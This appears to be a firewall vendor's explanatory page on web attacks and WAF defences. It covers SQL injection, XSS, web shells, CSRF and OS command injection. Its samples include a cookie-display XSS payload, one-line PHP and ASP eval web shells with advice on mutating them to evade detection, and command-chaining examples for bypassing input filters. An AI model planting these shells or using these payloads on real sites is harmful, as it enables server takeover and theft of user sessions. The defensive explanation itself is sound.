NGAF:WAF Theory

Contents [hide]


Theory and Explanation of WAF

SQL Injection

Case 1

The malicious input of user is invalid, the webpage will return error message.

In this case, the error message in webpage will reveal sensitive information such as name of the server, software version of the server is using, identity of server admin, error query source code and others. Only authorized personnel are allowed to access the information in order to protect the server security. If the attackers are able to obtain the information, they could perform enhanced attack to the server which targeting the existing server vulnerability. Besides, the returned error message will also provide information for attackers to guess the content in the server. If the error page is filtered, the problem mentioned above will not happen.



Solution for Case 1

Using PHP & MySQL as example, we could reconstruct the following codes.


“expose_php = Off” is to hide the version of PHP.

“display_errors = Off” is to hide the output of error script execution.

Case 2

The malicious input of user is valid, the webpage will return result.

In this case, the valid malicious input is entered to retrieve the unauthorized information or perform unauthorized actions, such as inquire the admin password, create a new admin and other actions which will compromise the server security.



Solution for Case 2

An effective way to prevent the problem is constructing code with input variable sanitization. Examples, no alphabets are allowed in the number input variable, no SQL symbols are allowed and limit the length of input variable. But the mentioned solution is only suitable for the webpage in the developing phase. If the webpage is complete developed, WAF is the only option to prevent SQL injection.


NGFW will be placed before the server. Users send the GET & POST requests and the request will go through NGFW before it reaches the server. NGFW will compare the requests with the WAF Security Database and allow a normal request to the server. Request contains SQL Injection activity will be denied in order to protect the security of webpage and server.

Case 3

The malicious input of user is valid and contains system command. Webpage will execute the system command.

This is the most dangerous SQL attack but it will happen only in specific environment. The conditions are using highest privilege admin account to connect the Microsoft SQL Server and the function of xp_cmdshell is

activated. With the conditions mentioned above, the attacker could perform any system operations at will, such as remote desktop control and create a new admin account.



Solution for Case 3

Connect the Microsoft SQL Server with low privilege account or deactivate the xp_cmdshell function.

How does SQL Injection work?

There are 3 types of SQL attacks.

1. **Less Aggressive SQL Attack**

For example: select * from TEST

In this SQL statement, there are 2 crucial words (select and from). NGFW will consider the statement is a less aggressive SQL attack and allow it to pass through. NGFW will only log the attack even the action is denied in the SQL Injection Protection.

1. Aggressive SQL Attack

For example: insert into TEST value (Tony, 123456)

In this SQL statement, there are 3 crucial words (insert, into, values). Based on the example provided above, the SQL statement will create a new user, Tony in the TEST table. If SQL Injection Protection is enabled, the traffic will be denied and logged because the SQL statement is considered as dangerous.

The following are the characteristics of an Aggressive SQL Attack.

i. A SQL statement contains 3 or more SQL crucial words and these words are combined into a valid SQL statement.

Example A: insert into values
(Can be combined into a valid SQL statement and NGFW will deny the traffic)


Example B: update insert select

(Cannot be combined into a valid SQL statement and NGFW will not deny the traffic)

i. A SQL statement contains SQL crucial words conjunction, such as AND, OR, UNION, ";" These conjunctions are commonly used in SQL Injection attacks.

Example: AND 1=1

(Traffic contains example above will be denied and logged into Report Centre because it has the characteristic of Aggressive SQL Attack)




No. 1	
Date:	2015-10-13 14:48:00
Type:	SQL injection
Protocol:	HTTP
Method:	GET
URL/Directory:	10.251.251.78/jcsweb/news.php?id=7901 and 1=1
Src Zone:	Attacker
Source IP:	10.251.251.30
Src Location:	-
Src Port:	38731
Dst Zone:	Server
Dst IP:	10.251.251.78
Dst Port:	80
Rule ID:	13110003
State Code:	-
Policy Name:	JW
Description:	Malicious Statement: and 1
Threat Level:	Low
Action:	Deny

1. **Injection Attack**

There are various SQL Injection Tools which can help attackers to perform attack. NGFW has analysed the feature of SQL Injection Tools and stored it into the WAF Signature.

The well-known SQL Injection Tools are Pangolin, NGSI, HDSI, Domain and CSC WED.

NGFW will block the attacks from the Injection Tools and list the attacks as High Threat Level.



Explanation of SQL Injection Logs

Most of the SQL Injection Attacks are performed by using Injection Tools. These Injection Tools have collected large amount of SQL Injection Statement. NGFW will contain many logs regarding the SQL Injection Attack in the same time because the Injection Tool is trying every possible SQL Injection Statements for a successful attack.

XSS Attack

The main purpose of XSS attack is to inject malicious code into the HTML webpage.

In a XSS attack, normally there are 3 parties involved which are attacker, targeted server and victim's browser.

A server without perform input variable sanitization will allow attacker to inject malicious code into the HTML webpage. The victim visits the infected webpage without any awareness because the victim trusts the webpage source and allows any execution. So the malicious code will have no difficulty to execute and the objective of attacker is achieved.

Case 1

XSS attack in JavaScript.

<script>alert(document.cookie);</script>

The script above functions as prompt out and display the information of a user's cookies. Attacker will perform the malicious script injection by using normal input submission. If the server does not perform validation or sanitization, the HTML code will change like below.

Before inject the malicious script.

```
<html>
  …
  text          //Normal Input Variable
  …
</html>
```

After inject the malicious script successfully.

```
<html>
  …
  text
<script>alert(document.cookie);</script>
  …
</html>
```

The malicious script is injected into the webpage. When a victim visits this infected webpage, the script will be assumed as part of the webpage script. Thus, the malicious script is executed and prompt out a box that displaying the cookies information.

The above script is just an easy example. If you are willing to, you can replace it with any script and the script will be able to execute at user's browser when they visit the infected webpage. As a professional hacker, social engineering skill is required to attract more victims to visit the infected webpage.


Solution for XSS

- **The input variable from webpage should be validated or sanitized**
-

- The action required high awareness and experienced Programmers in order to sanitize the illegal action.
- XSS attacks are constantly evolving so the source code of webpage must keeping updated.

- The XSS script is encrypted and the webpage has no detection of any illegal content.

1. **By using NGFW to filter out the XSS content and prevent it reaches targeted Server.**



No. 1	
Date:	2015-10-13 14:52:39
Type:	XSS attack
Protocol:	HTTP
Method:	POST
URL/Directory:	10.251.251.78/DVWA/vulnerabilities/xss_s/
Src Zone:	Attacker
Source IP:	10.251.251.30
Src Location:	-
Src Port:	38695
Dst Zone:	Server
Dst IP:	10.251.251.78
Dst Port:	80
Rule ID:	13030093
State Code:	-
Policy Name:	JW
Description:	Malicious Statement: <script>alert(document.cookie)
Threat Level:	High
Action:	Deny

How does XSS attack work?

There are 3 types of SQL attacks.

1. **Reflected XSS Attack**

Reflected XSS is also known as Non-Persistent XSS. It injects the malicious code by using the error message from server or search results.

Attacker sends an URL with malicious content inside via email to the victims. When the victims click the URL, the malicious content will be send to the targeted server. Next, the targeted server will reflect the malicious content back to the victims' web browser. The malicious content is executed at web browser as it is from the trusted server.

Example of the URL:
<script>alert(document.cookie);</script http://www.targetserver.com/search.asp?input=
<script>alert(document.cookie);</script >

When the victim clicks this URL, injected malicious code will be treated as search keywords and sent it to the **search.asp** webpage in the server. The server will return the search result and also the malicious code as search keyword. When the victim receives the web result, the malicious code is executed instantly.

As you know, Reflected XSS attack is used to execute the malicious code in the victim's browser. The execution of Reflected XSS is dynamic because it requires a victim to click the URL, this is the reason why it also known as Non-Persistent XSS.

1. **Stored XSS Attack**

Stored XSS is also known as Persistent XSS. The main characteristic of Stored XSS is it will store the malicious content permanently in the targeted server. Stored XSS mainly appear in the forum website, attacker will post the normal content along with injected malicious code. When the post is received and stored in the server, the malicious code is also stored permanently in the server. Whenever a user visits the infected post, all the malicious code will be executed and the user is being attacked.

As you know, Stored XSS will inject the malicious code into the webpage permanently. All the users who visited the infected webpage will become victims. Compared to Reflected XSS, Stored XSS will bring more harm because we can never know a trusted webpage is infected. Stored XSS has lower detection and higher damage. Server should be able to block every XSS injection to prevent any user being attacked.

Trojan Webpage

Trojan Webpage is camouflaged as a normal webpage or injects malicious code into a normal webpage. When someone visits the Trojan Webpage, it will make use of the system or browser vulnerability to download the configured Trojan and execute it on the victim's computer.

Trojan Webpage is not a Trojan. It acts a transmitter which attacks the browser vulnerability or browser extensions in order to download Trojan, Virus, key logger and other malware.

Trojan Webpage is carefully coded by hackers in order to make use of the browser vulnerabilities. The browser will download the Trojan and execute the downloaded Trojan automatically. When the user opens the Trojan Webpage, all the processes are running in the background without user notice.

Trojan Webpage and Web Shell are combined in the signature database.
For more information, please read Web Shell.

Website Scanning

The purpose of website scanning is to help server management personnel to check the server vulnerability. Website scanning will provide security reports regarding the existing vulnerabilities and help them to prepare the countermeasures. It also misused by the attackers illegally to obtain the server information.

Web Scanning will do no harm to the server. Web Scanning is using the URL Crawling method to obtain URL and parameters. Web Scanning will analyse and generate security report based on the result.

The following are the steps:

1. Open the Web Scanning Tool. Fill in the target URL and configure the scanning policy.


2. Spider will crawl all the webpages and list out the entire URLs.
3. Web Scanning will be started and perform different tests to the URL, such as XSS and SQL.
4. Analyse and display scanning result.
5. Generate scanning report.

Website Information

1. Obtain the structure of website, all the URLs and what element can be used on the webpage
2. Obtain the web server information, such as the language used and the version used.

Solution for Web Scanning

NGFW will protect server from Web Scanning based on the WAF Signature Database. NGFW will detect and analyse the using Web Scanning Tool. If it matches with the WAF Signature Database, NGFW will log and deny the traffic.



Rule ID	Rule Name	Type	Threat Level	Action
13100014	Web Scan Tool IBM AppScan Detection	Website Scan	High	Enable. Block if attack detected
13100018	Web Scan Tool IBM AppScan Detection	Website Scan	High	Enable. Block if attack detected
13100020	Web Scan Tool Paros Proxy Detection	Website Scan	High	Enable. Block if attack detected
13100024	Web Scan Tool IBM AppScan Detection	Website Scan	High	Enable. Block if attack detected
13100026	Web Scan Tool IBM AppScan Detection	Website Scan	High	Enable. Block if attack detected
13100035	Web Scan Tool IBM AppScan Detection	Website Scan	High	Enable. Block if attack detected
13100058	Web Scan Tool IBM AppScan Detection	Website Scan	High	Enable. Block if attack detected
13100139	Web Scan Tool Acunetix Web Vulnerability Scanner Detection	Website Scan	High	Enable. Block if attack detected

Web Shell

Web Shell will use the highest privilege to gain unlimited access and perform all type of management actions such as add files or delete database. It has been classified into Compact Trojan and Big Trojan (Web Shell). Compact Trojan has low detection and hard to aware, it can be connected by using the China Chopper (中国菜刀) or other hacking tools. Compact Trojan can only perform limited functions because the restriction of server privilege. Big Trojan (Web Shell) is used as elevation of privilege in the server but it can be detected by Anti-Virus easily.

Example of ASP Compact Trojan:

<%execute(request("value"))%><>

Example of PHP Compact Trojan:

<?php @eval($_POST[value]);?>

Example of ASPX Compact Trojan:

<%@ Page Language="Jscript"%>

Compact Trojan has only one sentence of code.
A mutated or encrypted code also considered as Compact Trojan.

The characteristics of Compact Trojan are easy to upload, no detection and used to upload Web Shell.

Case 1


Hacker injects the following malicious code into the personal page.

<%eval request("value")%>

(A common Web Shell with less alphabets and effective against input length restriction.)

The “request” is to obtain this value. You can fill your intended digit into the “value” field.

When you know the URL of database, you can use the local webpage to execute connection with the Web Shell. Even without knowing the URL, you can activate the Web Shell as long as you know which ASP file has been injected with this code (<%eval request("value")%>).



Execute Command

The commonly used methods are eval, create_fuction, exec and preg_replace.

Transmission of Data

The commonly used methods are $_GET, $_POST, $_SERVER and $_COOKIE to obtain information. This kind of keywords will be detected by security software and transmission might be denied. In order to bypass or avoid the detection, we could mutate the Trojan.

Web Shell contains many statements with plenty of functions. Most of the Web Shells are a normal PHP or JSP webpage which able to read all the file directories. Besides, it also upload and download data, including upload virus or stronger backdoor to the server, execution of commands, password cracking, modification of database, privilege elevation and other functions.

Solution for Web Shell

NGFW will detect the execution command based on the “(”, any kind of execution will have the symbol. NGFW uses token_get_all to change PHP source code (cannot be read by human) into a token.
Next, we will find out every of the “(” symbol and check whether the statement is legal or not.

It is legal if value of conditionals or operators is before the symbol.

NGFW will continue validate the statement if a space or remark is before the symbol.

If the statement contains string before the symbol and blacklisted, NGFW will deny it.


If you are not satisfied with the above conditions, you can block all the conditions and filter it individually afterwards.

Cross-Site Request Forgery (CSRF)

CSRF is known as One Click Attack or Session Riding. It is very different with the XSS Attack in term of the attack methods. XSS is targeting trusted users within the website while CSRF is using forged request to initiate actions to the website. CSRF is less popular and results in limited resources to prevent this. CSRF has higher risk compared to XSS and CSRF is hard to prevent.

CSRF Attack is the attacker uses the victim's identity to initiate a forged request.

For example, CSRF can use the victim's identity to send email and messages, buy products online, online bank transfer and information leakage as well.



1. User visits trusted website A and successfully login.
2. The user's browser will contain the cookie of A and no login is required for the next visit.
3. User visits the hacked website B and the browser contains the cookie of A.
4. The malicious code in B will use the identity of user to visit website A and perform actions. Assume website A is a Bank website, the malicious code in B contains the command of transferring money to hacker.
5. The existence of cookie A allows B to forge a valid request to website A.
   All the money is transferred to the hacker.

Defence of the NGFW against CSRF

Please refer Step 5 in the diagram.
In Step 5, the user performs the Request from B to visit website A, the referrer in HTTP Header is the link from website B. (The referrer cannot be forged unless the computer is infected with Trojan.)

In a normal circumstance, the webpage of money transfer should originate from the website A instead of B, so the referrer in HTTP Header is the valid link from website A.
NGFW checks whether the request is valid and legal based on the referrer in HTTP Header and this method is common to defend against CSRF attack.

Defence of Server Point against CSRF

1. **Cookie Hashing (Different form has a different random value)**

- This is the simplest solution because attacker cannot obtain the cookie from third party and the information in form will fail to forge.

1. **Captcha Code**

Whenever users submit a request, they must fill in the security code correctly to allow the request. So the forged request cannot process without user's attention.

1. **One-Time Token**

URL Restriction Protection

This protection is used to protect improper configured HTTP Server to prevent hacker access sensitive webpage directly, such as Admin Management webpage. This protection will only allow the protected webpage if it is redirected from a valid webpage. It is using the same concept with the Referrer checking.

OS Command Injection

Operating System Command Injection is one of the earliest computer attacks. Attacker can perform system command by injecting it from the webpage with vulnerabilities.

Currently the OS Command Injection is used in ASP/PHP/JSP webpage. It is used to perform elevation of privilege or collect system information after successfully injected the Web Shell.

It allows attacker to perform a command in a system shell, such as bash in Linux and CMD in Windows.

A normal shell will have many functions, such as execution of commands sequentially, execution of commands successively and execution of commands when it fails.

There will be unauthorized system commands if the server does not sanitize the user input and never distinguish the user who performs the system commands.

Solution for OS Command Injection

Sanitize Illegal Alphabets or Symbols

Webpage Programmers are required experience and high security awareness in order to sanitize the illegal commands.

The attacker can use following methods to bypass the sanitization so this method is not very effective.

```
C:\Windows\system32>ping 8.8.8.8 && ping 192.200.19.21
C:\Windows\system32>ping 8.8.8.8 || ping 192.200.19.21
```

1. **NGFW will filter the Command Injection**

File Inclusion Attack

